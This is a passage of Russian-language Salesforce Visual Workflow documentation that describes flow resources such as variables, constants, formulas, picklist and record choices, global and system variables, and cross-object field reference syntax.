Варианты полей выбора в элементах «Окно» потока

Ссылки на поля кросс-объекта в потоках

Ресурс потока «Переменная коллекции»

Ресурс сохраняет несколько обновляемых значений, использующих один тип данных (например, группа адресов эл. почты).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать данную переменную коллекции от других ресурсов.
Тип данных	Данное поле определяет тип значений, которые могут быть назначены переменной коллекции.
Тип ввода/вывода	Данное поле определяет доступность переменной коллекции за пределами потока. • «Личный»: переменная может быть назначена и использована только внутри потока. • «Ввод»: переменная может быть задана в качестве начала потока с использованием контроллеров Visualforce или элементов ввода подпотока. • «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках. Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»). По умолчанию поле содержит значение «Личный». Внимание: Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным возможен с использованием параметров

Поле	Описание
	URL-адреса, контроллеров Visualforce, подпотоков и процессов.

СМ. ТАКЖЕ:

- Ресурсы потока
- Ресурс потока «Переменная коллекции sObject»
- Элемент «Цикл» в потоке
- Ссылки на поля кросс-объекта в потоках

Ресурс потока «Постоянная»

Ресурс «Постоянная» в потоке представляет фиксированное значение. В отличие от переменных значение постоянных не меняется во время выполнения потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать эту постоянную от других постоянных.
Тип данных	Определяет тип значений, которые могут храниться в постоянной.
Значение	Значение постоянной. Это значение не меняется во время выполнения потока.

СМ. ТАКЖЕ:

- Ресурсы потока

Ресурс «Динамический выбор записи» в потоке

Отображает набор выборов, созданный на основе записей объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать данный ресурс от других ресурсов.
Тип данных значения	Тип данных для сохраненного значения выбора.
Создайте выбор для каждого	Определяет объект, записи которого необходимо использовать для создания выборов.
Критерий фильтрации	Определяет, какие записи входят в созданный список выборов. При отсутствии примененных фильтров выбор создается для *каждой* записи выбранного объекта. Например, для создания списка всех организаций в Сан-Франциско используются фильтры для включения только тех организаций, в поле «Город для счета» которых указан Сан-Франциско.
Метка выбора	Определяет, какое поле используется в качестве метки для каждого созданного выбора. Выбор поля, который позволяет пользователям отличать созданные выборы. Совет: Убедитесь, что выбрано поле, содержащее данные. Если в выбранном поле нет значения для заданной записи, метка соответствующего выбора во время выполнения будет оставаться пустой.
Сохраненное значение выбора	Определяет значение сохраняемого поля в случае, если пользователь выбирает данный вариант при выполнении. «Тип данных значения» определяет доступные параметры. По умолчанию сохраненное значение равно нулю. Сохраненное значение определяется самым последним выбором в созданном наборе.
Сортировать результаты по:	Данное поле определяет порядок отображения выборов. При выбранном параметре «Сортировать результаты по:» необходимо также выбрать поле, по которому следует сортировать

Поле	Описание
	выборы. Затем выберите, в каком порядке должны отображаться выборы.
Ограничить количество выборов до:	Ограничивает количество параметров, отображаемых в поле, которое использует динамический выбор записей. При выбранном параметре «Ограничить количество выборов по:» также необходимо указать максимальное число (до 200) выборов для включения.
Присвоить поля записей переменным...	Извлекает значения полей из записи, выбранной пользователем, и сохраняет их в переменных потока, на которые можно ссылаться в дальнейшем. Прим.: Если поле со множественным выбором использует динамический выбор записи, то переменные потока хранят только значения из последней записи, выбранной пользователем. Если несколько полей со множественным выбором в одном окне используют один и тот же динамический выбор записей, присвоения переменных распространяются на первые из этих полей.

Пример: В потоке поддержки для компании-производителя компьютерного оборудования пользователь определяет продукт для поиска последних обновлений. Организация создает динамический выбор записей, отображающий все продукты, чьи идентификационные номера начинаются определенной строкой символов. Обычно пользователи потока не знают идентификационные номера продуктов, но знают их имена, поэтому поле, содержащее имя продукта, может быть выбрано как «Метка выбора». Чтобы показать код и описание связанного продукта в других областях потока, Для этого назначьте значения полей «Код» и «Описание», доступные в выбранной пользователем записи, переменным потока.

СМ. ТАКЖЕ:

- Операторы в фильтрах записей потока
- Элемент «Окно» в потоке: поля выбора
- Варианты полей выбора в элементах «Окно» потока
- Ресурсы потока

Ресурс потока «Формула»

Рассчитывает значение с использованием других ресурсов потока и функций Salesforce.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Описание	Описание позволяет отличать эту формулу от других формул.
Тип данных значения	Тип данных для значения, вычисляемого формулой.
Шкала	Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Данное поле отображается только при назначении полю «Тип данных значения» значения «Число» или «Валюта».
Формула	Выражение, которые используется для расчета во время выполнения потока. Возвращаемое значение должно быть совместимо с типом «Тип данных значения». Прим.: Некоторые операторы формулы не поддерживаются облачной версией приложения Flow Designer.

СМ. ТАКЖЕ:

- Операторы и функции формулы
- Ограничения для формул потока
- Ресурсы потока
- Ссылки на поля кросс-объекта в потоках

Ресурс потока «Глобальная постоянная»

Этот ресурс хранит неизменные, предоставляемые системой значения, такие как `EmptyString`, `True` и `False`.

Глобальная постоянная	Поддерживаемые типы данных
`{!$GlobalConstant.True}`	Логическое
`{!$GlobalConstant.False}`	Логическое
`{!$GlobalConstant.EmptyString}`	Текст

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: При создании переменных булевого типа поддерживаются `$GlobalConstant.True` и `$GlobalConstant.False`. Но при создании переменной типа «Валюта» глобальные постоянные не поддерживаются.

Значение null и пустая строка

Глобальная постоянная `{!$GlobalConstant.EmptyString}` и значение `null` обрабатываются при выполнении как отдельные и различные значения. Например:

- Пустое значение текстового поля или ресурса отображается при выполнении как значение `null`. Рекомендуем задать значению, которое должно обрабатываться как пустая строка, глобальную постоянную `{!$GlobalConstant.EmptyString}`.
- При наличии условий потока рекомендуем использовать оператор «равно нулю» для определения значения `null`. Если условие сравнивает две текстовые переменные, то их стандартным значениям должна быть задана глобальная постоянная `{!$GlobalConstant.EmptyString}` или значение `null`.

СМ. ТАКЖЕ:

Ресурсы потока

Глобальные переменные в приложении Visual Workflow

Предоставляемые системой переменные, ссылающиеся на сведения об организации или текущем пользователе (например, код пользователя или код сеанса API). В приложении Visual Workflow глобальные переменные доступны только в формулах потока.

Пример: Переменная `{$!User.Id}` обеспечивает быстрый доступ к коду пользователя, выполняющему сеанс потока.

Ниже перечислены глобальные переменные, поддерживаемые формулами потока. При отсутствии значения в базе данных соответствующее поле слияния возвращает пустое значение. Например, при отсутствии значения для поля «Страна» организации `{!$Organization.Country}` не возвращает значение.

Глобальная переменная	Описание
`$Api`	Данная глобальная переменная ссылается на URL-адреса API или код сеанса. Ниже перечислены доступные поля слияния. • `Enterprise_Server_URL_`***xxx***: конечная точка SOAP документа Enterprise WSDL, где переменная *xxx* соответствует версии API. • `Partner_Server_URL_`***xxx***: конечная точка SOAP документа Partner WSDL, где переменная *xxx* соответствует версии API. • `Session_ID`
`$Label`	Данная глобальная переменная ссылается на настраиваемые метки. Данная глобальная переменная отображается только после создания настраиваемых меток в организации. Возвращаемое значение определяется языком контекстного пользователя. Ниже перечислены возможные возвращенные значения (в порядке очередности). 1. Текст локального перевода 2. Текст пакетного перевода 3. Текст основной метки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Глобальная переменная	Описание
`$Organization`	Данная глобальная переменная ссылается на сведения о компании. Прим.: `{!$Organization.UiSkin}` возвращает одно из указанных ниже значений. • `Theme1`: устаревшая тема Salesforce • `Theme2`: тема Salesforce, использовавшаяся до выпуска Spring'10 • `Theme3`: классическая тема Salesforce «Aloha», внедренная в выпуске Spring'10 • `PortalDefault`: тема клиентского портала Salesforce • `Webstore`: тема Salesforce AppExchange
`$Profile`	Данная глобальная переменная ссылается на сведения из профиля текущего пользователя (например, имя или тип лицензии). Совет: • Рекомендуем использовать имена профилей для обращения к стандартным профилям в полях слияния `$Profile`. • Пользователям не требуется доступ к сведениям профиля для выполнения потока, ссылающегося на данные поля слияния.
`$Setup`	Данная глобальная переменная ссылается на настраиваемые параметры типа «иерархия». Данная глобальная переменная отображается только после создания настраиваемых параметров иерархии в организации. Настраиваемые параметры типа «список» доступны только в Apex. Настраиваемые параметры иерархии поддерживают значения на любом из трех разных уровней. • Организация (стандартное значение для всех пользователей) • Профиль (переопределяет значение на уровне организации) • Пользователь (переопределяет значения на уровне организации и профиля) Система Salesforce автоматически определяет правильное значение для данного поля настраиваемого параметра на основе текущего контекста текущего пользователя.
`$System`	`$System.OriginDateTime` соответствует литеральному значению `1900-01-01 00:00:00`. Рекомендуем использовать данное поле слияния для вычисления смещения даты/времени.
`$User`	Данная глобальная переменная ссылается на сведения о пользователе, выполняющем сеанс потока. Например, код или должность пользователя. Совет: • Текущий пользователь — это пользователь, запустивший поток. • Если поток запускается при изменении записи процессом Web-to-Case или Web-to-Lead, то имя текущего пользователя отображается полем «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию». Поля слияния `$User.UITheme` и `$User.UIThemeDisplayed` определяют внешний вид на конкретной странице Salesforce. В отличие от переменной `$User.UITheme`, возвращающей *предполагаемый* внешний вид, переменная `$User.UIThemeDisplayed` возвращает *фактический*

Глобальная переменная	Описание
	внешний вид. Например, если для пользователя установлены параметры и он имеет полномочия для просмотра оформления Lightning Experience, однако использует обозреватель, не поддерживающий такое оформление (например, устаревшие версии Internet Explorer), то переменная `$User.UIThemeDisplayed` возвращает другое значение. Данные поля слияния возвращают одно из указанных ниже значений. • `Theme1`: устаревшая тема Salesforce • `Theme2`: тема пользовательского интерфейса Salesforce Classic 2005 • `Theme3`: тема пользовательского интерфейса Salesforce Classic 2010 • `Theme4d`: современная тема «Lightning Experience» Salesforce • `Theme4t`: тема Salesforce1 для мобильной версии Salesforce • `PortalDefault`: тема клиентского портала Salesforce • `Webstore`: тема Salesforce AppExchange
`$UserRole`	Данная глобальная переменная ссылается на сведения о роли текущего пользователя (например, имя или код роли). Совет: • Текущий пользователь — это пользователь, запустивший поток. • Если поток запускается при изменении записи процессом Web-to-Case или Web-to-Lead, то имя текущего пользователя отображается полем «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».

Ресурс «Выбор раскрывающегося списка» потока

Данный ресурс представляет набор выборов, созданных из значений поля раскрывающегося списка или раскрывающегося списка со множественным выбором.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать данный ресурс от других ресурсов.
Тип данных значения	Тип данных для сохраненного значения выбора.
Объект	Объект, который должен использоваться для выбора полей.

Поле	Описание
Поле	Поле раскрывающегося списка или раскрывающегося списка со множественным выбором, которое должно использоваться для создания списка выборов.
Порядок сортировки	Контролирует порядок появления вариантов. Сортировка вариантов производится на основе переведенного значения списка выбора для языка запускающего пользователя.

Пример: Например, пользователь выполняет поток, упрощающий процесс создания организации и предполагающий выбор отрасли компании.

Вместо создания одного выбора для каждой отрасли, поток может быть дополнен выбором раскрывающегося списка, который затем используется для заполнения раскрывающегося списка. При выполнении данного потока пользователем выбор раскрывающегося списка находит все значения в базе данных для поля раскрывающегося списка «Отрасль» **(1)** объекта «Организация» **(2)**.



Выборы раскрывающегося списка отличаются не только более удобной настройкой, но также минимальным обслуживанием. При добавлении новых вариантов в раскрывающийся список «Отрасль» объекта «Организация» поток автоматически отражает данные изменения и не требует обновления.

Ограничения

Ниже перечислены неподдерживаемые действия.

Фильтрация значений, возвращенных из базы данных.
Поток всегда отображает каждое значение раскрывающегося списка для данного поля (даже при использовании типов записей для уточнения выборов раскрывающегося списка в макетах страниц).

Настройка метки для каждого варианта.
Поток всегда отображает метку для каждого значения раскрывающегося списка.

Настройка сохраненного значения для каждого варианта.
Поток всегда сохраняет значение API для каждого значения раскрывающегося списка.

Раскрывающиеся списки для статей знаний не поддерживаются.

Метки и значения для переведенных полей

Если поле раскрывающегося списка было переведено:

- каждая метка выбора использует версию этого значения раскрывающегося списка на текущем языке пользователя;

- каждое сохраненное значение выбора использует версию этого значения раскрывающегося списка на языке организации по умолчанию.

СМ. ТАКЖЕ:

Элемент «Окно» в потоке: поля выбора

Варианты полей выбора в элементах «Окно» потока

Ресурсы потока

Ресурс потока «Переменная коллекции sObject»

Ресурс сохраняет обновляемые значения полей одной или нескольких записей Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать данную переменную коллекции sObject от других ресурсов.
Тип ввода/вывода	Данное поле определяет доступность переменной коллекции sObject за пределами потока. • «Личный»: переменная может быть назначена и использована только внутри потока. • «Ввод»: переменная может быть задана в качестве начала потока с использованием контроллеров Visualforce или элементов ввода подпотока. • «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках. Значение по умолчанию: «Личный». Внимание: Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным возможен с использованием параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.
Тип объекта	Тип записей Salesforce, соответствующих коллекции sObject в потоке.

Использование

Заполненная коллекция sObject может использоваться для создания, обновления или удаления записей в базе данных Salesforce.

С помощью элемента «Цикл» можно просмотреть все элементы в коллекции. Значения полей элемента, проверяемого посредством цикла, копируются в переменную sObject, выбранную в качестве *переменной цикла*. Чтобы разрешить циклу изменение элемента коллекции (например, обновление значений полей элемента), выполните указанные ниже действия.

1. Настройте элементы цикла для обновления переменной цикла.
2. Добавьте значения полей переменной в отдельную коллекцию.

Пользователи могут добавлять новые элементы в конец коллекции (элемент «Назначение») или заменять все элементы коллекции (элемент «Быстрый поиск»). Однако пользователи не могут обновлять текущие элементы коллекции. Для решения данной проблемы пользователи могут разрешить циклу итерационное дополнение другой коллекции содержимым переменной цикла. После завершения цикла пользователи могут обновить записи Salesforce значениями из новой коллекции.

СМ. ТАКЖЕ:

- Образец потока, выполняющего цикл по коллекции
- Элемент «Цикл» в потоке
- Ресурсы потока

Ресурс потока «Переменная sObject»

Ресурс сохраняет обновляемые значения полей записи Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать эту переменную sObject от других ресурсов.
Тип ввода/вывода	Данное поле определяет доступность переменной sObject за пределами потока. • «Личный»: переменная может быть назначена и использована только внутри потока. • «Ввод»: переменная может быть задана в качестве начала потока с использованием контроллеров Visualforce или элементов ввода подпотока. • «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках.

Поле	Описание
	Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»). По умолчанию поле содержит значение «Личный». Внимание: Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным возможен с использованием параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.
Тип объекта	Тип записи Salesforce, соответствующей переменной sObject в потоке.

Использование

По умолчанию созданной переменной sObject задается значение `null`. Прежде чем добавить ссылку на значения переменной sObject, убедитесь, что переменная sObject содержит значение, путем использования оператора «равно нулю» в элементе «Решение».

СМ. ТАКЖЕ:

Ресурсы потока

Системные переменные в потоках

Предоставляемые системой значения выполняемого сеанса потока (например, `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` и `{!$Flow.FaultMessage}`).

Системная переменная	Поддерживаемые типы ресурсов	Описание
`{!$Flow.CurrentDate}`	«Текст», «Дата» и «Дата и время»	Дата выполнения сеансом потока элемента, ссылающегося на системную переменную.
`{!$Flow.CurrentDateTime}`	«Текст», «Дата» и «Дата и время»	Дата и время выполнения сеансом потока элемента, ссылающегося на системную переменную.
`{!$Flow.FaultMessage}`	Текст	Сообщение о системной ошибке, позволяющее администраторам потока устранять ошибки выполнения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Поток предназначается только для внутреннего пользования сотрудниками центра обработки вызовов. Каждому элементу потока, взаимодействующему с базой данных Salesforce, может быть задан коннектор «Ошибка», связанный с окном. Поле «Отображать текст» данного окна может содержать сообщение о системной ошибке, которое должно быть передано сотрудникам отдела информационных технологий.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

СМ. ТАКЖЕ:

- Настройка действий, выполняемых при неудачном выполнении потока
- Ресурсы потока

Ресурс потока «Текстовый шаблон»

Данный ресурс сохраняет текст в формате HTML.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать этот текстовый шаблон от других ресурсов.
Текстовый шаблон	Текст шаблона. Для форматирования текста и привязки полей к справочной информации, содержащейся в других ресурсах, используется язык разметки HTML.

Пример: Например, при создании потока, регистрирующего участников события, пользователь может создать текстовый шаблон, содержащий имя, адрес и другие сведения о регистрируемом участнике, а затем использовать шаблон в электронном подтверждении, отправляемом после завершения потока.

СМ. ТАКЖЕ:

- Ресурсы потока
- Ссылки на поля кросс-объекта в потоках

Ресурс потока «Переменная»

Данный ресурс сохраняет значение, которое может обновляться по мере выполнения потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать эту переменную от других ресурсов.
Тип данных	Данное поле определяет типы значений, которые могут быть назначены переменной.
Шкала	Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Данное поле отображается только в том случае, если полю «Тип данных» задано значение «Число» или «Валюта».
Тип ввода/вывода	Данное поле определяет доступность переменной за пределами потока. • «Личный»: переменная может быть назначена и использована только внутри потока. • «Ввод»: переменная может быть задана в качестве начала потока с использованием контроллеров Visualforce или элементов ввода подпотока. • «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках. Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»). Стандартное значение поля определяется выпуском системы или версией API, использованной для создания переменной. • «Личный»: для переменных, созданных в выпуске Summer'12 и более поздних выпусках или в интерфейсе API 25.0 и более поздних версиях.

Поле	Описание
	• «Ввод» и «Вывод»: для переменных, созданных в выпуске Spring'12 и более ранних выпусках или в интерфейсе API 24.0 и более ранних версиях. Внимание: Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным возможен с использованием параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.
Значение по умолчанию	Ресурс определяет значение переменной в момент запуска потока. Если оставить это поле пустым, присваивается значение `null`. Стандартные значения недоступны для переменных типа «Раскрывающийся список» и «Раскрывающийся список (множественный выбор)».

Использование

Переменная может быть удалена в любое время. Любым назначениям, использующим удаленную переменную, задается значение `null`.

СМ. ТАКЖЕ:

- Ресурсы потока
- Элемент потока «Назначение»
- Ресурс потока «Переменная sObject»
- Ссылки на поля кросс-объекта в потоках

Ссылки на поля кросс-объекта в потоках

При создании потока система позволяет ссылаться на поля записей, связанных со значениями, которые хранятся в переменной sObject. Для этого, введите ссылки вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Советы по ссылкам на поля кросс-объекта в потоках

Значения полей кросс-объекта являются действительными, если пользователь может ссылаться на ресурс потока или вводить значение вручную. Ниже перечислены советы по использованию ссылок на поля кросс-объекта.

Ссылки на поля кросс-объекта в потоках: простые взаимосвязи

Большинство взаимосвязей являются прямыми. Например, `Case.AccountId` связывается непосредственно с родительской организацией обращения. Такой синтаксис используют, если точно известно, что взаимосвязь поля связывает объект только с одним другим объектом.

Ссылки на поля кросс-объекта в потоках: полиморфные взаимосвязи

Некоторые поля имеют взаимосвязи с несколькими объектами. Эти взаимосвязи называются *полиморфными*. Например, если имеются очереди, включенные для обращений, ответственным за обращение может быть пользователь или очередь. Если выполняется перемещение от обращения к коду ответственного за него, добавьте специальный синтаксический элемент, чтобы определить, какой объект считается «ответственным».

Пример ссылок на поля кросс-объекта в потоках

В этом примере показано, как заменить ответственного за контракт ответственным за организацию контракта.

Советы по ссылкам на поля кросс-объекта в потоках

Значения полей кросс-объекта являются действительными, если пользователь может ссылаться на ресурс потока или вводить значение вручную. Ниже перечислены советы по использованию ссылок на поля кросс-объекта.

При создании переменной sObject, которая должна использоваться для ссылки на поля связанных записей, сохраните код для первой связанной записи в переменной. Например, чтобы добавить ссылку на контракт возможности, сохраните поле `ContractId` в переменной sObject или добавьте значение для поля `ContractId` с помощью элемента «Назначение».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Неподдерживаемые взаимосвязи

Следующие взаимосвязи не поддерживаются для ссылок на поля кросс-объекта:

- `Lead.ConvertedAccount;`
- `Lead.ConvertedContact;`
- `Lead.ConvertedOpportunity.`

Недопущение нулевых значений

Если сеанс потока обнаруживает нулевое значение в выражении кросс-объекта, то выполнение элемента, содержащего ссылку, прерывается. Успешное выполнение ссылки возможно только в том случае, если последнее поле выражения содержит значение `null`. Например, при сохранении контакта в `{!sObjContact}` и добавлении ссылки на выражение *`{!sObjContact}.Account.Name`* поток не выполняется, если поле `AccountId` сохраненного контакта содержит значение `null` (ввиду отсутствия доступной организации), но выполняется, если поле `Name` связанной организации содержит значение `null`.

Если элемент содержит проблемную ссылку кросс-объекта, но не поддерживает путь ошибки, то выполнение всего сеанса прерывается. Чтобы предотвратить подобную ситуацию, выполните указанные ниже действия.

- Назначьте соответствующим полям статус обязательных в системе Salesforce. Например, при использовании выражения *`{!sObjContact}.Account.Name`* обязательным может являться поле `AccountId` макета страницы контактов. При использовании другого потока найдите все записи, содержащие значения null в данном поле, и обновите их.
- Проверьте каждое поле, используемое выражением, на наличие значения посредством оператора `wasSet` в элементе «Решение».

Ссылки на поля кросс-объекта и ограничения для организации

В отношении ссылок на поле кросс-объекта в потоках не действуют следующие ограничения, установленные для организации:

- Количество взаимосвязей кросс-объекта на объект
- Количество операций DML на транзакцию

Ссылки на поля кросс-объекта в потоках: простые взаимосвязи

Большинство взаимосвязей являются прямыми. Например, `Case.AccountId` связывается непосредственно с родительской организацией обращения. Такой синтаксис используют, если точно известно, что взаимосвязь поля связывает объект только с одним другим объектом.

Чтобы добавить ссылку на поле связанной записи, воспользуйтесь данным синтаксисом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

где:

- *`sObjectVariable`* заменяется уникальным именем нужной переменной sObject.
- *`objectName1`* заменяется API-именем объекта, связанного с типом объекта sObjectVariable. API-имена всех настраиваемых объектов заканчиваются компонентом `__r`.
- (Дополнительно) *`objectName2`* заменяется API-именем объекта, связанного с *`objectName1`*.

  Выражение должно содержать как минимум одно имя объекта. При необходимости добавьте другие объекты.
- *`fieldName`* заменяется именем нужного поля последнего объекта выражения. API-имена всех настраиваемых полей заканчиваются компонентом `__c`.

Например, выражение *`{!sOv_Contact.Account.Id}`* ссылается на поле «Код» организации, связанной с записью контакта, которой соответствует переменная sObject в потоке.

Ссылки на поля кросс-объекта в потоках: полиморфные взаимосвязи

Некоторые поля имеют взаимосвязи с несколькими объектами. Эти взаимосвязи называются *полиморфными*. Например, если имеются очереди, включенные для обращений, ответственным за обращение может быть пользователь или очередь. Если выполняется перемещение от обращения к коду ответственного за него, добавьте специальный синтаксический элемент, чтобы определить, какой объект считается «ответственным».

Чтобы добавить ссылку на поле связанной записи, воспользуйтесь данным синтаксисом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
{!sObjectVariable.polymorphicObjectName1:specificObjectName2.fieldName}
```

где:

- *`sObjectVariable`* заменяется уникальным именем нужной переменной sObject.
- *`polymorphicObject`* — это имя API для полиморфной взаимосвязи для типа объекта *`sObjectVariable`*.
- *`specificObjectName`* — это имя API для объекта, который требуется выбрать из полиморфной взаимосвязи.

- *fieldName* заменяется именем нужного поля последнего объекта выражения. Все имена API настраиваемых полей заканчиваются на __c.

